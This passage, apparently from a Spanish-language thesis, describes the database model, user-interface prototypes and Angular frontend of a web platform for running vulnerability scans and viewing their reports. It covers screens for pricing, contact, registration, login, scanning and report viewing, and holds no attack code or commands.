


Figura 33: Modelado de Base de Datos con Tablas de Roles, Usuarios e Informes de Testeo.

Como se puede ver en la imagen anterior, para el modelado de la base de datos se crearon tres tablas. Una de estas tablas es la de roles, la cual facilita la creación de diferentes permisos para los usuarios. Otra tabla es la de los usuarios, que contiene toda la información requerida de

cada empresa y usuario. Por último, se creó una tabla encargada de almacenar los informes de cada testeo de la herramienta.

Para la creación del prototipo de la interfaz de usuario se utilizó la herramienta Diagrams, la cual facilita la creación del prototipo, como se puede ver a continuación

Figura 34: Pantalla Inicial con Misión, Visión y Aspectos Legales de la Plataforma.

Como se puede ver en la imagen anterior, la primera interfaz con la que se encuentra el usuario incluye apartados de la misión, visión y la parte legal de la plataforma.




Figura 35: Sección de Planes de Precios con Descripción de Servicios Ofrecido.

Como se puede apreciar en la imagen anterior, en la segunda pestaña de la plataforma, el usuario encuentra el apartado de planes de precios con una breve descripción que indica qué ofrece cada plan.




Figura 36: Formulario de Contacto en la Plataforma.

Como se puede ver en la imagen anterior, también la plataforma cuenta con un formulario de contacto.




Figura 37: Registro de Usuario con Datos Personales y Empresariales.

El usuario también tendrá la posibilidad de registrarse, para lo cual se le solicitará su nombre, teléfono, compañía, NIT de la empresa, correo electrónico y contraseña.




Figura 38: Inicio de Sesión con Recuperación de Contraseña.

Como se aprecia en la imagen anterior, también cuenta con un apartado de inicio de sesión, el cual solicita al usuario el correo electrónico y la contraseña para poder ingresar a la plataforma. Además, incluye un apartado para el restablecimiento de contraseña.




Figura 39: Panel de Escaneo con Ejecución de Módulos y Descripción de Uso.

Una vez el usuario se autentica en la plataforma, se encuentra con el apartado de escaneo, el cual ejecuta la herramienta mencionada con cada uno de sus módulos. Además, incluye una breve descripción que indica al usuario qué debe hacer en este apartado.




Figura 40: Visualización de Informes con Detalle de Vulnerabilidades Detectadas.

El usuario también cuenta con otro módulo donde podrá ver los informes de cada examen, indicando las vulnerabilidades encontradas.




Figura 41: Módulo de Edición de Información Personal para Correcciones de Datos.

Por último, el usuario también tiene un módulo donde podrá modificar su información personal en caso de haber ingresado algún dato incorrecto.

Para la creación del frontend se utilizó el framework Angular, el cual facilita el desarrollo de interfaces de usuario dinámicas y responsivas. A continuación, se muestran los resultados de la implementación de este.

Figura 42: Información General de la Plataforma: Misión, Servicios, Ética y Legalidad.

Como se puede ver en la imagen anterior, con base al prototipo inicial no hubo muchos cambios. En el apartado de inicio, el usuario encontrará toda la información sobre la plataforma, como la misión, los servicios, la ética y la legalidad.

Figura 43: Planes y Precios Disponibles para el Usuario Final.

En la segunda pestaña, el usuario final podrá leer los planes que brinda la plataforma y el valor de cada uno de ellos.




Figura 44: Formulario de Contacto para Quejas, Sugerencias y Peticiones.

En la tercera pestaña de inicio, el usuario encontrará un formulario de contacto donde puede ingresar cualquier queja, sugerencia o petición que desee.

